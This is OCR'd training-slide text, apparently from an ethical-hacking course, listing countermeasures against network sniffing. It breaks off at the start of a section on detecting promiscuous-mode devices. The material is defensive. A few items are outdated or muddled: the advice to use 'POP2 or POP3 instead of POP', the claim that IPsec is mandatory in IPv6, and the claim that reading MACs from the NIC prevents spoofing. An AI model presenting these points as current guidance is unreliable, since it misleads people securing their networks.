
03 Permanently add the **MAC address of the gateway** to the ARP cache

04 Use **static IP addresses** and **ARP tables** to prevent attackers from adding spoofed ARP entries for machines in the network

05 Turn off **network identification broadcasts**, and if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools

06 Use **IPv6** instead of IPv4 protocol

07 Use **encrypted sessions**, such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, and SSL for email connections, to protect wireless network users against sniffing attacks



How to Defend Against Sniffing (Cont'd)

08 Use **HTTPS** instead of HTTP to protect usernames and passwords

09 Use a **switch instead of a hub** as a switch delivers data to the intended recipient only

10 Use **Secure File Transfer Protocol (SFTP)**, instead of FTP for the secure transfer of files

11 Use **PGP** and **S/MIME**, **VPN**, **IPsec**, **SSL/TLS**, **Secure Shell (SSH)**, and One-time passwords (OTPs)

12 Always encrypt wireless traffic with a **strong encryption protocol** such as WPA2 and WPA3

13 **Retrieve the MAC** directly from the NIC instead of the OS; this prevents MAC address spoofing

14 Use **tools** to determine if any NICs are running in the promiscuous mode


15 Use **access-control lists (ACLs)** to allow access only to a fixed range of trusted IP addresses in a network

How to Defend Against Sniffing

Listed below are some of the countermeasures to defend against sniffing:

- Restrict physical access to the network media to ensure that a packet sniffer cannot be installed.
- Use end-to-end encryption to protect confidential information.

- Permanently add the MAC address of the gateway to the ARP cache.
- Use static IP addresses and ARP tables to prevent attackers from adding the spoofed ARP entries for machines in the network.
- Turn off network identification broadcasts and, if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools.
- Use IPv6 instead of IPv4, as IPsec implementation is optional in IPv4 but mandatory in IPv6.
- Use encrypted sessions such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, and SSL for email connections to protect wireless network users against sniffing attacks.
- Use HTTPS instead of HTTP to protect usernames and passwords.
- Use a switch instead of the hub, as a switch delivers data only to the intended recipient.
- Use Secure File Transfer Protocol (SFTP) instead of FTP for the secure transfer of files.
- Use PGP and S/MIME, VPN, IPsec, SSL/TLS, SSH, and one-time passwords (OTPs).
- Use POP2 or POP3 instead of POP to download emails from email servers.
- Use SNMPv3 instead of SNMPv1 or SNMPv2 to manage networked devices.
- Always encrypt the wireless traffic with a strong encryption protocol such as WPA2 or WPA3.
- Retrieve MAC addresses directly from NICs instead of the OS; this prevents MAC address spoofing.
- Use tools to determine if any NICs are running in the promiscuous mode.
- Use access-control lists (ACLs) to allow access only to a fixed range of trusted IP addresses in a network.
- Change default passwords to complex passwords.
- Avoid broadcasting session set identifiers (SSIDs).
- Implement a MAC filtering mechanism on the router.
- Implement network scanning and monitoring tools to detect malicious intrusions, rogue devices, and sniffers connected to the network.
- Avoid accessing unsecured networks and open Wi-Fi networks.
- Implement secure network segmentation.



How to Detect Sniffing

Check the Devices Running in Promiscuous Mode

- You need to **check which machines are running** in the promiscuous mode
- Promiscuous mode allows a network device to **intercept and read each network packet** that arrives in its entirety

Run IDS

